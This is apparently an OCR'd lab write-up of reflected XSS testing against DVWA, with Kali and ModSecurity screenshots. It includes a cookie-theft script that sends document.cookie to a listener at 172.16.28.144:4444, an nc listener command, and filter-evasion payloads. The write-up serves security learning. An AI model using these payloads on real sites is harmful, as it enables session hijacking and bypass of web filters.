
5. Cookie Theft Payload


Payload:

<script>new Image().src="http://172.16.28.144:4444/?cookie="+document.cookie;</script>Listener:

sudo nc -lvnp 4444


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name? ="+document.cookie;</script> Submit
Hello
More Information
https://owasp.org/www-community/attacks/xss/
https://owasp.org/www-community/xss-filter-evasion-cheatsheet
https://en.wikipedia.org/wiki/Cross-site_scripting
https://www.cgisecurity.com/xss-faq.html
https://www.scriptalert1.com/



tony@tony-VMware20-1: ~
GNU nano 8.1 /etc/modsecurity/modsecurity.conf
-- Rule engine initialization ----------
Enable ModSecurity, attaching it to every transaction. Use detection
only to start with, because that minimises the chances of post-installation
disruption.
#
SecRuleEngine DetectionOnly
-- Request body handling ----------
Allow ModSecurity to access request bodies. If you don't, ModSecurity
won't be able to see any POST parameters, which opens a large security
hole for attackers to exploit.
#
SecRequestBodyAccess On
Enable XML request body parser.
Initiate XML Processor in case of xml content-type
[Read 240 lines]
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line



---

6. DVWA Security Level: Hard

- Switched to hard-level in DVWA.
- Re-tested same payloads -> **Blocked**.




---


7. Obfuscation Techniques


To bypass hard-level filters:

Obfuscated Payloads Developed:

1. **URL-Encoded Payload:** %3Cscript%3Ealert('XSS')%3C/script%3E
2. **Event Bypass Payload:** <input onfocus=alert('XSS') autofocus>
3. **Tag Fragmentation:** <scr<script>ipt>alert(1)</scr<script>ipt>


23:32
Vulnerability: Reflected
172.16.28.145/dvwa/vulnerabilities/xss_r/?name=%253Cscript%253Ealert%28%27XSS%27%29%253
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello %3Cscript%3Ealert('XSS')%3C%2Fscript%3E
More Information
https://owasp.org/www-community/attacks/xss/
https://owasp.org/www-community/xss-filter-evasion-cheatsheet
https://en.wikipedia.org/wiki/Cross-site_scripting
https://www.cgisecurity.com/xss-faq.html
https://www.scriptalert1.com/


23:34
Vulnerability: Reflected
172.16.28.145/dvwa/vulnerabilities/xss_r/?name=<input+onfocus%3D"alert('xss')"+autofocus>#
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
172.16.28.145
xss
OK



---

8. ModSecurity WAF Evasion Techniques

After enabling ModSecurity with CRS:



Observations:


All basic XSS payloads were blocked with 403 errors.


